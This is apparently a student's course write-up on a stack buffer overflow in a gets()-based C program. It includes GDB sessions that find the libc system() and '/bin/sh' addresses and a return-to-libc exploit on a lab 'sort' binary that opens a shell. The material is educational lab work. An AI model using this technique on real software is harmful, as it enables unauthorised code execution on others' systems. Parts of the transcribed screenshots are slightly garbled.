
Project 1 – CS-6035
Magahet Mendiola

Task 1

1. Vulnerable Program

```
#include <stdio.h>
#include <stdlib.h>

/*
 * a vulnerable program
 */

int main()
{
  char line[4];
  printf("\nEnter your name fool: ");
  gets(line);
  printf("\nHa! I have you now, %s\n", line);
  return 0;
}
```

2. Stack Layout



3. Exploiting Explanation

The main function of vulnerable.c allocates 4 bytes to a local variable, *line*. Line is passed to the gets() function, which will read from stdin into *line*. Since no bounds checking is done, the input can exceed the allocated 4 bytes, and gets() will happily continue to write data to memory, overwriting any values lower on the stack. If this data is large enough (> 8 bytes in this case), it will overwrite the return address. This will cause the function to return control to an unexpected memory location. If we customize this location, it would be possible to cause our program to execute malicious code.

Task 2

1. Buffer overflow caused by your crafted data.txt and overflow proof in GDB (10 points)

```
$ gdb -q sort
Reading symbols from sort...done.
(gdb) break 31
Breakpoint 1 at 0x8048625: file sort.c, line 31.
(gdb) run data.txt
Starting program: /home/ubuntu/Desktop/Project/sort data.txt
...

Breakpoint 1, bubble_sort () at sort.c:31
31          fclose(fp);
(gdb) info frame
Stack level 0, frame at 0xbffff6a0:
 eip = 0x8048625 in bubble_sort (sort.c:31); saved eip = 0xb7e56190
 called by frame at 0xb7f76a2c
 source language c.
 Arglist at 0xbffff698, args:
 Locals at 0xbffff698, Previous frame's sp is 0xbffff6a0
 Saved registers:
  ebp at 0xbffff698, eip at 0xbffff69c
(gdb) x/24xw $esp
0xbffff64c:     0x00000000   0x00000009   0x0804b008   0x0a048866
0xbffff65c:     0x36376600   0x00343261   0x00000001   0x00000002
0xbffff66c:     0x00000003   0x00000004   0x00000005   0x00000006
0xbffff67c:     0x00000007   0x00000008   0x00000009   0x00000010
0xbffff68c:     0x00000011   0x00000012   0x00000013   0xb7f76a24
0xbffff69c:     0xb7e56190   0xb7e491e0   0xb7f76a24   0x00000000
(gdb) c
Continuing.
...
$ echo $0
/bin/sh
```

2. Locate the Libc system() address in GDB (10 points)

```
$ gdb -q sort
Reading symbols from sort...done.
(gdb) break main
Breakpoint 1 at 0x8048736: file sort.c, line 56.
(gdb) run data.txt
Starting program: /home/ubuntu/Desktop/Project/sort data.txt

Breakpoint 1, main (argc=2, argv=0xbffff744) at sort.c:56
56          if(argc!=2)
(gdb) print &system
$1 = (<text variable, no debug info> *) 0xb7e56190 <__libc_system>
```


3. Locate /bin/sh address in GDB (10 points)


```
$ gdb -q sort
Reading symbols from sort...done.
(gdb) break main
Breakpoint 1 at 0x8048736: file sort.c, line 56.
(gdb) run data.txt
Starting program: /home/ubuntu/Desktop/Project/sort data.txt

Breakpoint 1, main (argc=2, argv=0xbffff744) at sort.c:56
56          if(argc!=2)
(gdb) find &system,+9999999,"/bin/sh"
0xb7f76a24
warning: Unable to access 16000 bytes of target memory at 0xb7fc0dac, halting search.
1 pattern found.
```


4. Correct exploit payload in data.txt and being able to open the shell in terminal (30 points)

```
$ ./sort data.txt
Source list:
0x1
...

$ echo $0
/bin/sh
```

Screenshots




ubuntu@ubuntu-VirtualBox: ~/Desktop/Project
ubuntu@ubuntu-VirtualBox: ~/Desktop/Project 106x25
0x13
0xb7f76a24
0xb7e56190
0xb7e491e0
0xb7f76a24
Sorted list in ascending order:
1
2
3
4
5
6
7
8
9
10
11
12
12
b7e491e0
b7e56190
b7f76a24
b7f76a24
$


ubuntu@ubuntu-VirtualBox: ~/Desktop/Project
ubuntu@ubuntu-VirtualBox: ~/Desktop/Project 106x25
Sorted list in ascending order:
1
2
3
4
5
6
7
8
9
10
11
12
12
b7e491e0
b7e56190
b7f76a24
b7f76a24
$ echo $0
/bin/sh
$ id
uid=1000(ubuntu) gid=1000(ubuntu) groups=1000(ubuntu),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lp
admin),124(sambashare)
$